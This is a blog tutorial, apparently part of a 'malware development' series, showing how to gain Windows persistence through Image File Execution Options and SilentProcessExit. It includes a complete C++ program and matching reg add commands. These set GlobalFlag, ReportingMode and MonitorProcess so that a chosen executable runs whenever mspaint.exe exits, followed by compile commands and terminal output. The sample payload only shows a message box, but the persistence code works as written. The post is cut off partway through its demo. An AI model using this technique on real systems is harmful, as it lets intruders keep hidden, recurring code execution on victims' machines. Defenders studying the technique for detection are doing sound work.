


# Malware development: persistence - part 10. Using Image File Execution Options. Simple C++ example.

[cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html](https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html)

September 10, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of self-researching one of the interesting malware persistence trick: via Image File Execution Options.

## Image File Execution Options

IFEO enables developers to attach a debugger to an application or process. This allows the debugger/application to run concurrently with the application being debugged.

How to set this feature? We can launch a process/program when another application silently exits.

*Silent exit* for an application means the application has been terminated in one of two ways:

1. Self termination by calling `ExitProcess`
2. Another process terminates the monitored process by calling `TerminateProcess`

This is configurable via the following registry key:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\SilentProcessExit
```

## practical example

---

Let's go to run our malware once Microsoft Paint ( `mspaint.exe` ) is silently exiting.

So, let's say we have our "malware" ( `hack.cpp` ):

```
/*
hack.cpp
evil app for windows persistence via IFE0
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

As you can see, as usually, I use "meow-meow" message box "malware" =^..^=

Then, create persistence script for modify registry ( `pers.cpp` ):

```

/*
pers.cpp
windows persistence via IFEO (GlobalFlag)
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    DWORD gF = 512;
    DWORD rM = 1;

    // image file
    const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\mspaint.exe";

    // silent exit
    const char* silent = "SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\SilentProcessExit\\mspaint.exe";

    // evil app
    const char* exe = "Z:\\2022-09-10-malware-pers-10\\hack.exe";

    // GlobalFlag
    // LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution
Options\\mspaint.exe", 0 , KEY_WRITE, &hkey);
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\mspaint.exe" /v GlobalFlag /t REG_DWORD /d 512
        RegSetValueEx(hkey, (LPCSTR)"GlobalFlag", 0, REG_DWORD, (const BYTE*)&gF,
sizeof(gF));
        RegCloseKey(hkey);
    }

    // res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\SilentProcessExit\\mspaint.exe", 0 , KEY_WRITE, &hkey);
    res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)silent, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\SilentProcessExit\\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
        // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\SilentProcessExit\\notepad.exe" /v MonitorProcess /d
"Z:\\..\\hack.exe"
        RegSetValueEx(hkey, (LPCSTR)"ReportingMode", 0, REG_DWORD, (const BYTE*)&rM,

```

```

sizeof(rM));
    RegSetValueEx(hkey, (LPCSTR)"MonitorProcess", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
    RegCloseKey(hkey);
}

return 0;
}

```

So what have we done here? Firstly, we created `SilentProcessExit` key under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion` , then enabled silent process exit monitoring feature by adding `GlobalFlag` :

```

//...

LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);

//...
//...

// reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\mspaint.exe" /v GlobalFlag /t REG_DWORD /d 512
RegSetValueEx(hkey, (LPCSTR)"GlobalFlag", 0, REG_DWORD, (const BYTE*)&gF,
sizeof(gF));
//...

```

By setting `MonitorProcess` to `...\hack.exe` and `ReportingMode` to `1` , every silent exit of `mspaint.exe` will now trigger the execution of our “malware” `hack.exe` :

```

//...

RegSetValueEx(hkey, (LPCSTR)"ReportingMode", 0, REG_DWORD, (const BYTE*)&rM,
sizeof(rM));
RegSetValueEx(hkey, (LPCSTR)"MonitorProcess", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));

```

## demo

Let's go to see everything in action. Compile malware:

```

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive

```


```

(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 07:34 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 367 Sep 10 12:16 hack.cpp


```

Run it, just for check correctness:




So, check registry keys before:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```





also `SilentProcessExit` :

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s
```



As you can see, as expected, some registry keys are missing for our target application. So when it starts and closes nothing happens:





Well, now let's compile:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelon@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive


(cocomelon@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelon cocomelon 15872 Sep 11 15:52 pers.exe
-rwxr-xr-x 1 cocomelon cocomelon 14848 Sep 11 15:51 hack.exe
